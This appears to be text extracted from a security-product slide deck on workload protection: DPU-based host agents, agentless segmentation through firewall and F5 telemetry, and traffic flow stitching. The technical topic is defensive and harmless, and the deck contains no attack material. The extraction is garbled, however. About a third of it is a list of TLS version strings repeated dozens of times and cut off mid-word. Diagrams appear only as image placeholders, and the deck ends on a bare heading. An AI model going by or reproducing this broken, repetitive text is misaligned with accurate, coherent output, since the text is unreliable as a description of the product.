TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

TLSv1

TLSv1.2

TLSv1.3

T

Host-Based DPU – Features

Protect the workloads – at the workload level!

Transparent

- No Guest OS agent install
- Minimal/Neglectable Performance Impact
- Minimal DPU config requirements
- Installer script for agent


Feature-Set

- Hypervisor agnostic
- Baremetal support
- Flow visibility
- Enforcement


Host-Based DPU

Deployment Modes

Hypervisor




Baremetal




NVIDIA DPU Secure Workload Architecture

- SDK on DPU (DOCA)
 - Ubuntu 22.04 ARM64
- NIC virtualization based on PCIe SR-IOV (direct access)
- OpenVSwitch based hardware accelerated eSwitch in DPU
- Possible network interfaces used by Secure Workload Agent
 - OOB ethernet
 - Inband
 - Virtual FIFO to hypervisor



Host-Based DPU

Agentless Segmentation at Scale!



Network-Based Agentless – Features

Protect the workloads – at the network level!

Visibility

- Common telemetry protocols
- ERSPAN
- Flow-Stitching

Enforcement


- Secure Firewall
- Load-Balancers

Scalability

- Ingest Appliance
- Up to 135k fps per appliance


Secure Firewall

High Level Architecture



1. Ingest telemetry information
 - NSEL via Secure Firewall connector
 - Provides End-to-End visibility
2. Policy discovery and enforcement
 - Topology awareness via FMC connector
 - Selective rule pushing
 - Secure connector if behind proxy
 - Mandatory with SaaS
3. FMC to push policies to Secure Firewalls


Traffic Flow Stitching – Secure Firewall



End-to-end visibility with
nse/netflow/ipfix stitching

Load-Balancers

High Level Architecture







- Ingest telemetry information
 - IPFIX vial F5 connector
 - Provider End-to-End Visibility
- Context/Service Discovery
 - Services
 - SNAT
 - Health-check IPs
- Policy discovery and enforcement of services
 - F5 Orchestrator

Traffic Flow Stitching – F5


1. First leg of flow (user to front-end VIP) and SNAT to App-server

2. Second leg of flow (App-server to back-end VIP) and SNAT to DB-server



Cloud Service Provider Agentless – Features

